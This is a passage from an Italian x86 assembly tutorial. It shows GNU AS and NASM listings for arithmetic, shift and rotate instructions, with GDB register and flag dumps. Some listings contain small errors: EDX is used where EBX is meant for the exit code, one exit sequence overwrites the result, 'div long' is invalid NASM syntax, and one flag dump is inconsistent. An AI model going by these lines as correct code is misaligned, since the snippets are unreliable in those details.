5  op2:    dd  0x00000001, 0x00000000      ; 0x0000000000000001
6  ;
7  section .text
8  global _start
9  ;
10 _start:
```

```
11       mov eax, [op1]       ; Accumula metà del primo addendo in EAX.
12       mov edx, [op1+4]     ; Accumula il resto del primo addendo in EDX.
13       add eax, [op2]       ; Somma metà del secondo addendo in EAX.
14   bp1:
15       adc edx, [op2+4]     ; Somma il resto del secondo addendo in EDX.
16                            ; Il risultato atteso in EDX:EAX è:
17                            ; 0x01000000:0x00000000
18   bp2:
19       mov eax, 1           ; Conclude il funzionamento del programma
20       mov edx, 0           ; restituendo zero in ogni caso.
21       int 80h              ;
```

In questo programma ci sono delle complicazioni che vanno descritte, cominciando preferibilmente dalla versione per GNU AS (il primo listato). Nelle righe 4 e 5 vengono dichiarati due numeri molto grandi, da 64 bit. Successivamente, nelle righe da 11 a 15, si fa riferimento a questi due numeri, prendendoli a pezzi. Per la precisione, nella riga 11 si copiano i primi 32 bit a partire dall'indirizzo a cui fa riferimento l'etichetta '`op1`' (sono solo 32 bit perché l'istruzione copia il valore in un registro di tale dimensione); nella riga 12 si copiano gli altri 32 bit, indicando che dall'indirizzo dell'etichetta '`op1`' occorre spostarsi in avanti di quattro byte. Lo stesso ragionamento si fa per il secondo operando.

L'ordine in cui sono prelevati i dati è importante e occorre riflettere su questo fatto. Il registro ***EAX*** viene caricato con la porzione meno significativa del numero, che in memoria si trova nei «primi» 32 bit. Ciò avviene perché si intende che il microprocessore operi ordinando i byte in memoria secondo la modalità *little endian*.

Nel secondo listato, quello per NASM, non essendo possibile indicare un numero completo da 64 bit, si è reso necessario spezzarlo in due. In questo caso, per mantenere la stessa struttura dell'altro listato, i due tronconi sono stati messi in fila, apparentemente in ordine inverso, per riprodurre la stessa sequenza *little endian* complessiva.

Una volta compreso il modo in cui i dati sono prelevati dalla memoria, ci si può soffermare sulle istruzioni di somma: il troncone meno significativo viene sommato con l'istruzione '`ADD`', mentre per quello più significativo si usa '`ADC`' che aggiunge anche il riporto, se c'è.

Alla fine, una volta compilato il programma, con GDB è possibile eseguirlo fino all'etichetta '`bp1`' per verificare l'effetto della prima addizione, quindi lo si può fare proseguire fino all'etichetta '`bp2`', per verificare che la coppia di registri ***EDX:EAX*** contenga il risultato corretto:

(gdb) **break bp1** [*Invio*]

(gdb) **break bp2** [*Invio*]

(gdb) **run** [*Invio*]

(gdb) **info registers** [*Invio*]

```
eax            0x0      0
ecx            0x0      0
edx            0xffffff 16777215
ebx            0x0      0
esp            0xbfa89bb0       0xbfa89bb0
ebp            0x0      0x0
esi            0x0      0
edi            0x0      0
eip            0x8048085        0x8048085 <bp1>
eflags         0x257    [ CF PF AF ZF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x0      0
```

La prima somma ha prodotto uno zero nel registro ***EAX***, con riporto.

(gdb) **continue** [*Invio*]

(gdb) **info registers** [*Invio*]

```
eax            0x0      0
ecx            0x0      0
edx            0x1000000        16777216
ebx            0x0      0
esp            0xbfa89bb0       0xbfa89bb0
ebp            0x0      0x0
esi            0x0      0
edi            0x0      0
eip            0x804808b        0x804808b <bp2>
eflags         0x216    [ PF AF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x0      0
```

(gdb) **kill** [*Invio*]

(gdb) **quit** [*Invio*]

552.2 Sottrazione

Viene proposto un programma che esegue una sottrazione, emettendo il risultato attraverso il valore di uscita. Il programma viene mostrato sia nella forma adatta a GNU AS, sia in quella conforme a NASM. Le righe dei due listati coincidono.

```
1   # op1 - op2
2   #
3   .section .data
4   op1:    .int    0x00000001   # 0b00000000000000000000000000000001
5   op2:    .int    0x00000002   # 0b00000000000000000000000000000010
6   #
7   .section .text
8   .globl _start
9   #
10  _start:
11      mov op1, %edx       # Accumula il minuendo in EDX.
12      sub op2, %edx       # Riduce EDX del sottraendo.
13  bp:
14      mov $1,   %eax      # Restituisce il valore contenuto in EDX
15      mov %edx, %ebx      # come valore di uscita, attraverso la
16      int $0x80           # chiamata di sistema 1 (exit).
```

```
1   ; op1 - op2
2   ;
3   section .data
4   op1:    dd      0x00000001   ; 00000000000000000000000000000001b
5   op2:    dd      0x00000002   ; 00000000000000000000000000000010b
6   ;
7   section .text
8   global _start
9   ;
10  _start:
11      mov edx, [op1]      ; Accumula il minuendo in EDX.
12      sub edx, [op2]      ; Riduce EDX del sottraendo.
13  bp1:
14      mov eax, 1          ; Restituisce il valore contenuto in EDX
15      mov ebx, edx        ; come valore di uscita, attraverso la
16      int 80h             ; chiamata di sistema 1 (exit).
```

Rispetto agli esempi che riguardano la somma, qui, nella riga 12 si utilizza l'istruzione '**`SUB`**'. Come si può comprendere, dal momento che si sottrae una grandezza maggiore di quella contenuta nel minuendo, si ottiene un valore negativo, oppure, se i valori sono da intendersi senza segno, si ottiene un «riporto», come richiesta del prestito di una cifra oltre quella più significativa. Con GDB, in corrispondenza dell'etichetta '**`bp1`**' si possono vedere i registri e si può verificare che è scattato il riporto (*carry*) e il segno:

```
…
edx            0xffffffff       -1
…
eflags         0x297    [ CF PF AF SF IF ]
…
```

Se si lascia concludere il programma, il valore di uscita che si ottiene è 255_{10}, pari a FF_{16}, ovvero 377_{8}, ovvero 11111111_{2}, dal momento che si possono ottenere solo otto bit.

552.2.1 Inversione del segno

Si può vedere cosa accade se, invece di usare l'istruzione '**SUB**', si cambia il segno al sottraendo e lo si somma semplicemente all'altro operando:

```
# op1 - op2
#
.section .data
op1:    .int    0x00000001   # 0b00000000000000000000000000000001
op2:    .int    0x00000002   # 0b00000000000000000000000000000010
#
.section .text
.globl _start
#
_start:
    mov op2, %edx  # Accumula il sottraendo in EDX.
    neg %edx       # Ne inverte il segno con il complemento a due.
bp1:
    add op1, %edx  # Somma il minuendo a EDX.
bp2:
    mov $1,   %eax # Restituisce il valore contenuto in EDX
    mov %edx, %ebx # come valore di uscita, attraverso la
    int $0x80      # chiamata di sistema 1 (exit).
```

```
; op1 - op2
;
section .data
op1:    dd      0x00000001   ; 00000000000000000000000000000001b
op2:    dd      0x00000002   ; 00000000000000000000000000000010b
;
section .text
global _start
;
_start:
    mov edx, [op2] ; Accumula il sottraendo in EDX.
    neg edx        ; Ne inverte il segno con il complemento a due.
bp1:
    add edx, [op1] ; Somma il minuendo a EDX.
```

```
15  bp2:
16      mov eax, 1      ; Restituisce il valore contenuto in EDX
17      mov ebx, edx    ; come valore di uscita, attraverso la
18      int 80h         ; chiamata di sistema 1 (exit).
```

Rispetto a quanto fatto nel caso precedente, qui, nella riga 11 viene sommato il valore del sottraendo nel registro ***EDX***, di cui viene invertito il segno nella riga 12. Successivamente, nella riga 14 viene sommato il valore del minuendo. Il risultato è lo stesso, ma gli indicatori si comportano in modo differente durante il procedimento. In corrispondenza dell'etichetta '**`bp1`**' si può vedere quanto segue:

```
…
edx            0xfffffffe       -2
…
eflags         0x293    [ CF AF SF IF ]
…
```

Si può osservare che l'inversione del segno ha prodotto un riporto, oltre alla segnalazione del segno, ammesso che questo vada considerato.

In corrispondenza dell'etichetta '**`bp2`**' è appena stata eseguita la somma del minuendo. Si può osservare che questa volta non si ottiene alcun riporto:

```
…
edx            0xffffffff       -1
…
eflags         0x293    [ PF SF IF ]
…
```

552.2.2 Sottrazione per fasi successive

Viene proposto un esempio di sottrazione da svolgere in due fasi, perché il valore non è contenibile in un solo registro. Si vuole eseguire: 1000000000000000_{16} – $0FFFFFFFFFFFFFFF_{16}$.

```
1   # op1 + op2
2   #
3   .section .data
4   op1:    .quad   0x1000000000000000
5   op2:    .quad   0x0FFFFFFFFFFFFFFF
6   #
7   .section .text
8   .globl _start
9   #
10  _start:
11      mov op1  , %eax # Accumula metà del primo valore in EAX.
12      mov op1+4, %edx # Accumula il resto del primo valore in EDX.
13  bp1:
14      sub op2,   %eax # Sottrae metà del secondo valore in EAX.
```

```
15  bp2:
16      sbb op2+4, %edx # Sottrae il resto del secondo valore in EDX.
17  bp3:
18      mov $1,    %eax # Conclude il funzionamento del programma
19      mov $0,    %ebx # restituendo zero in ogni caso.
20      int $0x80       #
```

```
1   ; op1 + op2
2   ;
3   section .data
4   op1:    dd  0x00000000, 0x10000000      ; 0x1000000000000000
5   op2:    dd  0xFFFFFFFF, 0x0FFFFFFF      ; 0x0FFFFFFFFFFFFFFF
6   ;
7   section .text
8   global _start
9   ;
10  _start:
11      mov eax, [op1]   ; Accumula metà del primo valore in EAX.
12      mov edx, [op1+4] ; Accumula il resto del primo valore in EDX.
13  bp1:
14      sub eax, [op2]   ; Sottrae metà del secondo valore in EAX.
15  bp2:
16      sbb edx, [op2+4] ; Sottrae il resto del secondo valore in EDX.
17  bp3:
18      mov eax, 1       ; Conclude il funzionamento del programma
19      mov edx, 0       ; restituendo zero in ogni caso.
20      int 0x80         ;
```

Il valore del minuendo viene copiato, in due pezzi, nei registri ***EDX:EAX***; quindi si sottraggono i 32 bit inferiori del sottraendo al registro ***EAX*** e infine si sottraggono i 32 bit più significativi del sottraendo dal registro ***EDX***, tenendo conto del riporto precedente.

In corrispondenza dell'etichetta '**`bp1`**', il minuendo è stato copiato nei registri ***EDX:EAX***:

```
…
eax            0x0      0
…
edx            0x10000000       268435456
…
eflags         0x292    [ AF SF IF ]
…
```

Al punto di '**`bp2`**' è stata eseguita la sottrazione dei 32 bit inferiori, causando un riporto, da intendersi come richiesta di un prestito:

```
…
eax            0x1      1
…
edx            0x10000000       268435456
…
eflags         0x213    [ CF AF IF ]
…
```

Al punto di '**bp3**' è stata completata la sottrazione:

```
…
eax            0x1      1
…
edx            0x0      0
…
eflags         0x256    [ PF AF ZF IF ]
…
```

552.3 Moltiplicazione senza segno

Nella moltiplicazione si distingue il fatto che si consideri il segno o meno. Quando si esegue una moltiplicazione senza segno si usa l'istruzione '**MUL**' con l'indicazione di un solo operando, perché gli altri sono impliciti. Nella moltiplicazione il contenitore del risultato deve essere più capiente di ciò che è stato usato per produrlo. Si distinguono questi casi:

$$AX := AL*src$$

$$DX{:}AX := AX*src$$

$$EDX{:}EAX := EAX*src$$

In pratica, l'origine deve essere di pari dimensioni del moltiplicando, costituito, rispettivamente da: ***AL***, ***AX*** o ***EAX***.

```
1   # op1 * op2
2   #
3   .section .data
4   op1:    .short  0x8008
5   op2:    .short  0x2002
6   #
7   .section .bss
8   .lcomm prodotto, 4
9   #
10  .section .text
11  .globl _start
12  #
13  _start:
```

```
14      mov  op1, %ax       # Accumula il moltiplicando in AX.
15      mulw op2            # Moltiplica il secondo valore per AX (implicito).
16  bp1:
17      mov %ax, prodotto   # Copia in memoria la prima parte del risultato.
18      mov %dx, prodotto+2 # Copia in memoria la seconda parte del risultato.
19      mov prodotto, %eax  # Copia il risultato dalla memoria a EAX.
20  bp2:
21      mov $1,   %eax      # Restituisce il valore contenuto in EAX
22      mov %eax, %ebx      # come valore di uscita, attraverso la
23      int $0x80           # chiamata di sistema 1 (exit).
```

```
1   ; op1 * op2
2   ;
3   section .data
4   op1:    dw      0x8008
5   op2:    dw      0x2002
6   ;
7   section .bss
8   prodotto resb 4
9   ;
10  section .text
11  global _start
12  ;
13  _start:
14      mov      ax, [op1]        ; Accumula il moltiplicando in AX.
15      mul word [op2]            ; Moltiplica il secondo valore per AX (implicito).
16  bp1:
17      mov      [prodotto], ax   ; Copia in memoria la prima parte del risultato.
18      mov      [prodotto+2], dx ; Copia in memoria la seconda parte del risultato.
19      mov      eax, [prodotto]  ; Copia il risultato dalla memoria a EAX.
20  bp2:
21      mov      eax, 1           ; Restituisce il valore contenuto in EAX
22      mov      ebx, eax         ; come valore di uscita, attraverso la
23      int      0x80             ; chiamata di sistema 1 (exit).
```

In questo esempio i valori da moltiplicare sono della dimensione di 16 bit e sono, rispettivamente, 8008_{16} e 2002_{16}. Moltiplicando questi due valori si deve ottenere 10020010_{16}. In pratica si deve eseguire una moltiplicazione del tipo ***DX:AX* := *AX**src**.

Rispetto a esempi già visti nelle sezioni precedenti, in questo si dichiara un'area di memoria non inizializzata, nella riga numero 8, per contenere almeno quattro byte (32 bit), con il nome simbolico '**`prodotto`**'. All'interno di questa area di memoria si vuole ricostruire il risultato della moltiplicazione in modo che occupi un gruppo continuo di 32 bit.

Nella riga 15 si esegue la moltiplicazione, utilizzando come operando direttamente la memoria. Tuttavia, per farlo, occorre specificare la dimensione di questo operando, altrimenti verrebbe presa in considerazione un'area più grande del voluto.

In corrispondenza del punto '**`bp1`**' si può vedere il risultato della moltiplicazione diviso tra '**`DX`**' e '**`AX`**':

```
…
eax            0x10     16
…
edx            0x1002   4098
…
eflags         0xa93    [ CF AF SF IF OF ]
…
```

Nelle righe 17 e 18 viene copiato il risultato in memoria, ricomponendolo nell'ordine corretto, osservando che si usa una rappresentazione dei valori numerici in modalità *little endian*, quindi la parte meno significativa viene copiata prima. In corrispondenza del punto '**`bp2`**' il risultato della moltiplicazione è tutto contenuto nel registro '**`EAX`**':

```
…
eax            0x10020010       268566544
…
edx            0x1002   4098
…
eflags         0xa93    [ CF AF SF IF OF ]
…
```

552.4 Moltiplicazione con segno

La moltiplicazione con segno si ottiene con un'istruzione differente, '**`IMUL`**', che però va usata con la stessa modalità di quella senza segno. Sarebbe possibile usare più di un operando con questa istruzione, senza bisogno di operandi impliciti, ma in generale non è conveniente perché c'è il rischio di creare confusione sulla dimensione di questi operandi.

```
1   # op1 * op2
2   #
3   .section .data
4   op1:    .short   0x0007
5   op2:    .short  -0x0001
6   #
7   .section .bss
8   .lcomm prodotto, 4
9   #
10  .section .text
11  .globl _start
12  #
13  _start:
14      mov   op1, %ax      # Accumula il moltiplicando in AX.
15      imulw op2           # Moltiplica il secondo valore per AX (implicito).
16  bp1:
17      mov %ax, prodotto   # Copia in memoria la prima parte del risultato.
18      mov %dx, prodotto+2 # Copia in memoria la seconda parte del risultato.
19      mov prodotto, %eax  # Copia il risultato dalla memoria a EAX.
20  bp2:
21      mov $1,   %eax      # Restituisce il valore contenuto in EAX
22      mov %eax, %ebx      # come valore di uscita, attraverso la
23      int $0x80           # chiamata di sistema 1 (exit).
```

```
1   ; op1 * op2
2   ;
3   section .data
4   op1:    dw       0x0007
5   op2:    dw      -0x0001
6   ;
7   section .bss
8   prodotto resb 4
9   ;
10  section .text
11  global _start
12  ;
13  _start:
14      mov       ax, [op1]        ; Accumula il moltiplicando in AX.
15      imul word [op2]            ; Moltiplica il secondo valore per AX (implicito).
16  bp1:
17      mov       [prodotto], ax   ; Copia in memoria la prima parte del risultato.
18      mov       [prodotto+2], dx ; Copia in memoria la seconda parte del risultato.
19      mov       eax, [prodotto]  ; Copia il risultato dalla memoria a EAX.
20  bp2:
21      mov       eax, 1           ; Restituisce il valore contenuto in EAX
22      mov       ebx, eax         ; come valore di uscita, attraverso la
23      int       0x80             ; chiamata di sistema 1 (exit).
```

Rispetto a esempi già visti, questo utilizza una costante numerica negativa (riga 5); in pratica è il compilatore che la trasforma nel complemento a due, in modo automatico. Per il resto, tutto procede come nell'esempio della moltiplicazione intera, a parte l'uso dell'istruzione '**`IMUL`**'.

In corrispondenza del punto '**`bp1`**' si può vedere il risultato della moltiplicazione, distribuito tra ***DX:AX***:

```
...
eax            0xfff9   65529
...
edx            0xffff   65535
...
eflags         0x292    [ AF SF IF ]
...
```

In '**`bp2`**' il risultato è completo nel registro ***EAX***:

```
...
eax            0xfffffff9       -7
...
eflags         0x292    [ AF SF IF ]
...
```

552.5 Divisione

Per la divisione si usa un meccanismo simile a quello della moltiplicazione, ma opposto:

AL* := *AX* / *src* *AH* := *resto

AX* := *DX:AX* / *src* *DX* := *resto

EAX* := *EDX:EAX* / *src* *EDX* := *resto

In questo esempio si parte da valori che occupano 32 bit, azzerando inizialmente ***EDX*** perché il dividendo non è così grande da richiederne l'utilizzo.

```
1  # op1 / op2
2  #
3  .section .data
4  op1:     .int     0x00010001
5  op2:     .int     0x00000002
6  #
7  .section .text
8  .globl _start
9  #
10 _start:
11     mov   op1, %eax       # Accumula il dividendo in EAX.
12     mov   $0,  %edx       # Azzera EDX.
13     divl  op2             # Divide EDX:EAX per il divisore.
14 bp1:
15     mov $1,    %eax       # Restituisce il valore contenuto in EDX
16     mov %edx,  %ebx       # come valore di uscita, attraverso la
17     int $0x80             # chiamata di sistema 1 (exit).
```

```
1  ; op1 * op2
2  ;
3  section .data
4  op1:     dd       0x00010001
5  op2:     dd       0x00000002
6  ;
7  section .text
8  global _start
9  ;
10 _start:
11     mov       eax, [op1] ; Accumula il dividendo in EAX.
12     mov       edx, 0     ; Azzera EDX.
13     div long [op2]       ; Divide EDX:EAX per il divisore.
```

```
14  bp1:
15      mov      eax, 1     ; Restituisce il valore contenuto in EDX
16      mov      edx, eax   ; come valore di uscita, attraverso la
17      int      0x80       ; chiamata di sistema 1 (exit).
```

In corrispondenza del punto '**bp1**' si può leggere il risultato della divisione in ***EAX*** e il resto in ***EDX***:

```
…
eax            0x8000   32768
…
edx            0x1      1
…
eflags         0x212    [ AF IF ]
…
```

Per quanto riguarda la divisione con segno, tutto procede nello stesso modo, a parte il fatto che si utilizza l'istruzione '**IDIV**':

```
10  _start:
11      mov   op1, %eax      # Accumula il dividendo in EAX.
12      mov   $0,  %edx      # Azzera EDX.
13      idivl op2            # Divide EDX:EAX per il divisore.
```

```
10  _start:
11      mov      eax, [op1]      ; Accumula il dividendo in EAX.
12      mov      edx, 0          ; Azzera EDX.
13      idiv long [op2]          ; Divide EDX:EAX per il divisore.
```

[1] **GDB** GNU GPL

[2] Evidentemente, il valore di uscita viene espresso in base otto: 24_8 è uguale a 20_{10}.

Esempi con gli «spostamenti»

In questo capitolo vengono mostrati esempi di programmi estremamente banali, per dimostrare il funzionamento delle istruzioni con cui si eseguono gli spostamenti di bit (scorrimenti e rotazioni), attraverso l'aiuto di GDB (GNU debugger).[1]

Si dà per scontato che si sappiano compilare i programmi con GNU AS, oppure con NASM. Se si utilizza GNU AS, è bene ricordare di inserire l'opzione '**`--gstabs`**', mentre con NASM è bene aggiungere l'opzione '**`-g`**', in modo da poter gestire più facilmente GDB, disponendo dei riferimenti al sorgente:

$ **as --gstabs -o *nome*.o *nome*.s** [*Invio*]

$ **nasm -g -f elf -o *nome*.o *nome*.s** [*Invio*]

Tabella 550.7. Scorrimenti e rotazioni.

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
`SHL` `SHR`	***reg***, 1 ***mem***, 1 ***reg*** ***mem***	Fa scorrere i bit, rispettivamente verso sinistra o verso destra (l'ultima cifra perduta finisce nell'indicatore del riporto). Se appare un solo operando, la rotazione viene eseguita ***CL*** volte. Se il valore immediato è maggiore di uno, è il compilatore che ripete l'istruzione per più volte.	`c p z s o` `# · · · #`
`SAL`	***reg***, 1 ***mem***, 1 ***reg*** ***mem***	Funziona esattamente come '**`SHL`**', ma esiste in quanto è la controparte di '**`SAR`**', riferendosi a uno scorrimento aritmetico.	`c p z s o` `# · · · #`
`SAR`	***reg***, 1 ***mem***, 1 ***reg*** ***mem***	Fa scorrere i bit verso destra (l'ultima cifra perduta finisce nell'indicatore del riporto), mantenendo il segno originale. Se appare un solo operando, la rotazione viene eseguita ***CL*** volte. Se il valore immediato è maggiore di uno, è il compilatore che ripete l'istruzione per più volte.	`c p z s o` `# · · · ·`

`RCL`
`RCR`
	reg, 1
	mem, 1
	reg
	mem
		Ruota i bit, rispettivamente verso sinistra o verso destra, utilizzando anche l'indicatore di riporto (*carry*). Se appare un solo operando, la rotazione viene eseguita ***CL*** volte. Se il valore immediato è maggiore di uno, è il compilatore che ripete l'istruzione per più volte.	`c p z s o`
			`t · · · ·`
			`# · · · #`

`ROL` `ROR`	***reg***, 1 ***mem***, 1 ***reg*** ***mem***	Ruota i bit, rispettivamente verso sinistra o verso destra. Se appare un solo operando, la rotazione viene eseguita ***CL*** volte. Se il valore immediato è maggiore di uno, è il compilatore che ripete l'istruzione per più volte.	`c p z s o` `# · · · #`

553.1 Scorrimento logico

Viene proposto un esempio in cui si vede l'uso delle istruzioni '**SHL**' e '**SHR**'. Si parte da un valore che viene fatto scorrere a sinistra, poi viene ripristinato e quindi viene fatto scorrere a destra.

```
# Scorrimento logico (logic shift)
#
.section .data
op1:    .byte   0b01001100      # 0x4C
#
.section .text
.globl _start
#
_start:
    mov  op1, %al       # Inizializza AL con il valore di partenza.
    shl  $1,  %al       # Sposta a sinistra le cifre di una posizione.
bp1:                    # AL = 0b10011000 0x98 overflow
    shl  $1,  %al       # Sposta a sinistra le cifre di una posizione.
bp2:                    # AL = 0b00110000 0x30 carry, overflow
    mov  op1, %al       # Inizializza AL con il valore di partenza.
    shr  $1,  %al       # Sposta a destra le cifre di una posizione.
bp3:                    # AL = 0b00100110 0x26
    shr  $2,  %al       # Sposta a destra le cifre di due posizioni.
bp4:                    # AL = 0b00001001 0x09 carry
    mov $0,   %ebx      # Restituisce il valore contenuto in AL
    mov %al,  %bl       # copiandolo nella parte inferiore del
    mov $1,   %eax      # registro EBX ed eseguendo la chiamata
    int $0x80           # di sistema 1 (exit).
```

```
; Scorrimento logico (logic shift)
;
section .data
op1:    dd      01001100b       ; 0x4C
;
section .text
global _start
;
_start:
    mov  al, [op1]      ; Inizializza AL con il valore di partenza.
    shl  al, 1          ; Sposta a sinistra le cifre di una posizione.
bp1:                    ; AL = 10011000b 0x98 overflow
    shl  al,  1         ; Sposta a sinistra le cifre di una posizione.
bp2:                    ; AL = 00110000b 0x30 carry, overflow
    mov  al, [op1]      ; Inizializza AL con il valore di partenza.
    shr  al, 1          ; Sposta a destra le cifre di una posizione.
bp3:                    ; AL = 00100110b 0x26
    shr  al, 2          ; Sposta a destra le cifre di due posizioni.
```

```
bp4:                        ; AL = 00001001b 0x09 carry
    mov ebx, 0              ; Restituisce il valore contenuto in AL
    mov bl, al              ; copiandolo nella parte inferiore del
    mov eax, 1              ; registro EBX ed eseguendo la chiamata
    int 0x80                ; di sistema 1 (exit).
```

Viene mostrato lo stato del registro ***EAX*** e degli indicatori, nei vari punti di sospensione previsti:

bp1

```
eax            0x98     152
eflags         0xa92    [ AF SF IF OF ]
```

Bisogna tenere presente che l'ultima istruzione eseguita riguarda solo la porzione ***AL*** del registro ***EAX***; pertanto, dal momento che il bit più significativo è a uno, si attiva l'indicatore del segno e anche quello del traboccamento, dato che, se lo scorrimento riguardasse un valore con segno, il valore ottenuto non sarebbe più valido (perché a questo punto si sarebbe trasformato in un numero negativo).

bp2

```
eax            0x30     48
eflags         0xa17    [ CF PF AF IF OF ]
```

Sempre tenendo conto che le istruzioni eseguite riguardano solo ***AL***, si può osservare che la perdita della cifra più significativa a uno si traduce nell'attivazione del riporto; inoltre, se si trattasse di un valore con segno, anche questa volta si sarebbe verificata un'inversione (da negativo a positivo) e per questo si attiva ancora l'indicatore di traboccamento.

bp3

```
eax            0x26     38
eflags         0x212    [ AF IF ]
```

Questo scorrimento a destra fa perdere solo delle cifre a zero, pertanto il segno non cambia e non c'è alcun riporto (resto).

bp4

```
eax            0x9      9
eflags         0x217    [ CF PF AF IF ]
```

Questo ulteriore scorrimento, di due posizioni, comporta la fuoriuscita di una cifra a uno che implica l'attivazione dell'indicatore del riporto (resto).

553.2 Scorrimento aritmetico

Viene proposto un esempio analogo a quello della sezione precedente, in cui si vede l'uso delle istruzioni '**SAL**' e '**SAR**'. Si parte da un valore negativo che viene fatto scorrere a sinistra, poi viene ripristinato e quindi viene fatto scorrere a destra.

```
# Scorrimento aritmetico
#
.section .data
op1:    .byte   0b11001100      # 0xCC
#
.section .text
.globl _start
#
_start:
    mov  op1, %al       # Inizializza AL con il valore di partenza.
    sal  $1,  %al       # Sposta a sinistra le cifre di una posizione.
bp1:                    # AL = 0b10011000 0x98 carry
    sal  $1,  %al       # Sposta a sinistra le cifre di una posizione.
bp2:                    # AL = 0b00110000 0x30 carry, overflow
    mov  op1, %al       # Inizializza AL con il valore di partenza.
    sar  $1,  %al       # Sposta a destra le cifre di una posizione.
bp3:                    # AL = 0b11100110 0xE6
    sar  $2,  %al       # Sposta a destra le cifre di due posizioni.
bp4:                    # AL = 0b11111001 0xF9 carry
    mov $0,   %ebx      # Restituisce il valore contenuto in AL
    mov %al,  %bl       # copiandolo nella parte inferiore del
    mov $1,   %eax      # registro EBX ed eseguendo la chiamata
    int $0x80           # di sistema 1 (exit).
```

```
; Scorrimento aritmetico
;
section .data
op1:    dd      11001100b       ; 0xCC
;
section .text
global _start
;
_start:
    mov  al, [op1]      ; Inizializza AL con il valore di partenza.
    sal  al, 1          ; Sposta a sinistra le cifre di una posizione.
bp1:                    ; AL = 10011000b 0x98 carry
    sal  al,  1         ; Sposta a sinistra le cifre di una posizione.
bp2:                    ; AL = 00110000b 0x30 carry, overflow
    mov  al, [op1]      ; Inizializza AL con il valore di partenza.
    sar  al, 1          ; Sposta a destra le cifre di una posizione.
bp3:                    ; AL = 11100110b 0xE6
    sar  al, 2          ; Sposta a destra le cifre di due posizioni.
```

```
bp4:                    ; AL = 11111001b 0xF9 carry
    mov ebx, 0          ; Restituisce il valore contenuto in AL
    mov bl, al          ; copiandolo nella parte inferiore del
    mov eax, 1          ; registro EBX ed eseguendo la chiamata
    int 0x80            ; di sistema 1 (exit).
```

Viene mostrato lo stato del registro ***EAX*** e degli indicatori, nei vari punti di sospensione previsti:

bp1

```
eax            0x98     152
eflags         0x293    [ CF AF SF IF ]
```

Bisogna tenere presente che l'ultima istruzione eseguita riguarda solo la porzione ***AL*** del registro ***EAX***; pertanto, dal momento che il bit più significativo è a uno, è attivo l'indicatore del segno e anche quello del riporto, avendo perduto una cifra a uno. Il numero non ha cambiato di segno e quindi l'indicatore di traboccamento non è attivo.

bp2

```
eax            0x30     48
eflags         0xa17    [ CF PF AF IF OF ]
```

Sempre tenendo conto che le istruzioni eseguite riguardano solo ***AL***, si può osservare che anche questa volta è stata persa una cifra più significativa a uno, essendo attivo l'indicatore del riporto, ma la cosa più importante è che adesso il valore ha cambiato di segno e così si vede attivo anche l'indicatore di traboccamento.

bp3

```
eax            0xe6     230
eflags         0x292    [ AF SF IF ]
```

Questo scorrimento a destra fa perdere solo delle cifre a zero, pertanto non c'è alcun riporto (resto).

bp4

```
eax            0xf9     249
eflags         0x297    [ CF PF AF SF IF ]
```

Questo ulteriore scorrimento, di due posizioni, comporta la fuoriuscita di una cifra a uno che implica l'attivazione dell'indicatore del riporto (resto).

553.3 Rotazione

Viene proposto un esempio analogo a quello delle sezioni precedenti, in cui si vede l'uso delle istruzioni '**ROL**' e '**ROR**'. Si parte da un valore che viene fatto ruotare a sinistra, poi viene ripristinato e quindi viene fatto ruotare a destra.

```
# Rotazione
#
.section .data
op1:    .byte   0b11001100      # 0xCC
#
.section .text
.globl _start
#
_start:
    mov  op1, %al       # Inizializza AL con il valore di partenza.
    rol  $1,  %al       # Ruota a sinistra le cifre di una posizione.
bp1:                    # AL = 0b10011001 0x99 carry
    rol  $1,  %al       # Ruota a sinistra le cifre di una posizione.
bp2:                    # AL = 0b00110011 0x33 carry, overflow
    mov  op1, %al       # Inizializza AL con il valore di partenza.
    ror  $1,  %al       # Ruota a destra le cifre di una posizione.
bp3:                    # AL = 0b01100110 0x66 overflow
    ror  $2,  %al       # Ruota a destra le cifre di due posizioni.
bp4:                    # AL = 0b10011001 0x99 carry, overflow
    mov $0,   %ebx      # Restituisce il valore contenuto in AL
    mov %al,  %bl       # copiandolo nella parte inferiore del
    mov $1,   %eax      # registro EBX ed eseguendo la chiamata
    int $0x80           # di sistema 1 (exit).
```

```
; Rotazione
;
section .data
op1:    dd      11001100b       ; 0xCC
;
section .text
global _start
;
_start:
    mov  al, [op1]      ; Inizializza AL con il valore di partenza.
    rol  al, 1          ; Ruota a sinistra le cifre di una posizione.
bp1:                    ; AL = 10011001b 0x99 carry
    rol  al,  1         ; Ruota a sinistra le cifre di una posizione.
bp2:                    ; AL = 00110011b 0x33 carry, overflow
    mov  al, [op1]      ; Inizializza AL con il valore di partenza.
    ror  al, 1          ; Ruota a destra le cifre di una posizione.
bp3:                    ; AL = 01100110b 0x66 overflow
    ror  al, 2          ; Ruota a destra le cifre di due posizioni.
```

```
bp4:                    ; AL = 10011001b 0x99 carry, overflow
    mov ebx, 0          ; Restituisce il valore contenuto in AL
    mov bl, al          ; copiandolo nella parte inferiore del
    mov eax, 1          ; registro EBX ed eseguendo la chiamata
    int 0x80            ; di sistema 1 (exit).
```

Viene mostrato lo stato del registro ***EAX*** e degli indicatori, nei vari punti di sospensione previsti:

bp1

```
eax            0x99     153
eflags         0x293    [ CF AF SF IF ]
```

Si deve tenere conto che l'ultima istruzione eseguita riguarda solo la porzione ***AL*** del registro ***EAX***. La rotazione ha fatto uscire a sinistra una cifra a uno che rientra nella parte destra. La cifra spostata la si ritrova nell'indicatore di riporto.

bp2

```
eax            0x33     51
eflags         0xa93    [ CF AF SF IF OF ]
```

Questa ulteriore rotazione a sinistra fa uscire un'altra cifra a uno, che viene segnalata nel riporto, ma il bit più significativo passa a zero e quindi l'indicatore di traboccamento viene attivato.

bp3

```
eax            0x66     102
eflags         0xa92    [ AF SF IF OF ]
```

Questa rotazione a destra fa perdere solo una cifra a zero, pertanto non c'è alcun riporto (resto), ma dal momento che rientra a sinistra, l'indicatore di traboccamento manifesta l'ipotesi di cambiamento del segno.

bp4

```
eax            0x99     153
eflags         0xa93    [ CF AF SF IF OF ]
```

Questa ulteriore rotazione, di due posizioni, comporta la fuoriuscita di una cifra a uno che implica l'attivazione dell'indicatore del riporto (resto). Dal momento che la cifra rientra a sinistra, l'indicatore di traboccamento segnala l'ipotesi di cambiamento del segno.

553.4 Rotazione con riporto

